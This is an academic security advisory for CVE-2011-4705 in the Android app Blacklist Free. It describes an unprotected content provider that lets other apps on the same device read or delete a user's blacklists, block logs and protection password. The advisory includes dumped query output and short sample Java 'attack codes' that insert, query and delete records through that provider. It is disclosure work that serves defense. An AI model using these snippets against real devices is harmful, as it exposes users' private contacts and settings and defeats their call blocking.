Vulnerability in Blacklist for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk

December 6, 2011

Abstract

We found that Blacklist 1.8.1 and 1.9.2.1 have a vulnerability that allows a malicious application to execute a data-flow attack and access user's blacklists and contacts.

1 Application Information

Package Name	vc.software.blacklist
Full Name	Blacklist Free
Version	1.8.1 and 1.9.2.1 (the latest version in Android Market)
Category	Communication
Installs	100,000 - 500,000
Average Rating	4.2/5.0 from 73,574 users

CVE Reference	CVE-2011-4705
Vendor	*Ming Software*, https://market.android.com/developer?pub=Ming+Software
Vendor Response	Null

2 Description

Blacklist exposes the following content provider in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

```
● <provider android:name="vc.software.blacklist.DBProvider"
  android:authorities="vc.software.blacklist.DBProvider" />
```


Thus a malicious application on the same device can execute a data-flow attack and access user's blacklists and contacts through the provider "vc.software.blacklist.DBProvider".

3 Impact

This vulnerability enables an adversary to execute a data-flow attack through Blacklist's content

*** authors with equal contributions**

provider “vc.software.blacklist.DBProvider”. Because Blacklist allows user to set black list or white list to block other contacts or spam, however, it does not correctly protect such black list or white list and thus permit other applications to access and modify them. Therefore, a malicious application on the same device can modify such list to bypass the block. For example, as shown in Figure 1, user’s all blacklists and block history are exposed. Through these exposed sensitive information, attacker can acquire user’s blacklists, contacts and calling logs.



```
content://vc.software.blacklist.
DBProvider/blacklist
```

```
0[name]: Mike
0[number]: 453-219-06
0[blockType]: 4
0[blockCalls]: 1
0[blockMessage]: 1
0[autoReply]: 0
0[replyCalls]: 0
0[replyCallContent]:
0[replyMessage]: 0
0[replyMessageContent]:
1[_id]: 2
1[listId]: 1
1[black]: 1
1[name]: Recer
1[number]: 11-223-344
1[blockType]: 4
1[blockCalls]: 1
```


```
content://vc.software.blacklist.
DBProvider/log
```

```
queryProvider! Column Count: 6

0[_id]: 1
0[name]: Mike
0[number]: 45321906
0[date]: 1322749644534
0[blockType]: 0
0[message]: null
```

Figure 1: User’s all blacklists and block history are exposed.

Worse, attacker can modify user’s blacklists to bypass block or add unexpected block without user’s attention, as shown in Figure 2.



```
content://vc.software.blacklist.
DBProvider/blacklist
```


```
deleteProvider!

Deleted count: 2
```

```
test
0 Contacts
```

Figure 2: Attacker can delete all blacklists to bypass the block.

Finally, Blacklist uses password to protect its blacklists, however, as shown in Figure 3, even this password is also exposed. Attacker can also modify block setting through this “setting” table.



```
content://vc.software.blacklist.
DBProvider/settings
```

```
queryProvider! Column Count: 24

0[_id]: 1
0[blacklistAction]: 1
0[whitelistAction]: 1
0[blockUnknownCall]: 0
0[blockContacts]: 0
0[allowContacts]: 0
0[removeCallhistory]: 0
0[removeSMS]: 0
0[protection]: 0
0[password]: 0000
0[notifyIcon]: 1
0[notifySMS]: 0
0[callConfirm]: 0
0[autoStart]: 0
0[notifyCall]: 0
```

Figure 3: Protect password is exposed and attacker can modify block setting.

4 Solution

We are trying our best to contact *Ming Software* to fix this security issue. Our advice is to set the permission of these application’s content providers properly, or just set content providers not exported in the AndroidManifest.xml file. Currently, for a user, just disable the application temporarily and wait for an official update.

5 Technical Description

The vulnerable content provider and the corresponding tables are listed as follows:

Content Provider Authority	Table Name
vc.software.blacklist.DBProvider	blacklist
vc.software.blacklist.DBProvider	groups
vc.software.blacklist.DBProvider	settings
vc.software.blacklist.DBProvider	log
vc.software.blacklist.DBProvider	schedule

Sample attack codes:

```
providerUri =
Uri.parse(“content://vc.software.blacklist.DBProvider/blacklist”)
ContentResolver cr  = this.getContentResolver();
```

```
//Insert blacklist
ContentValues values = new ContentValues();
....
outUri = cr.insert(providerUri, values);

//Query blacklist
Cursor cursor = cr.query(providerUri, null, null, null, null);

//Delete blacklist
int nCount = cr.delete(providerUri, null, null);
```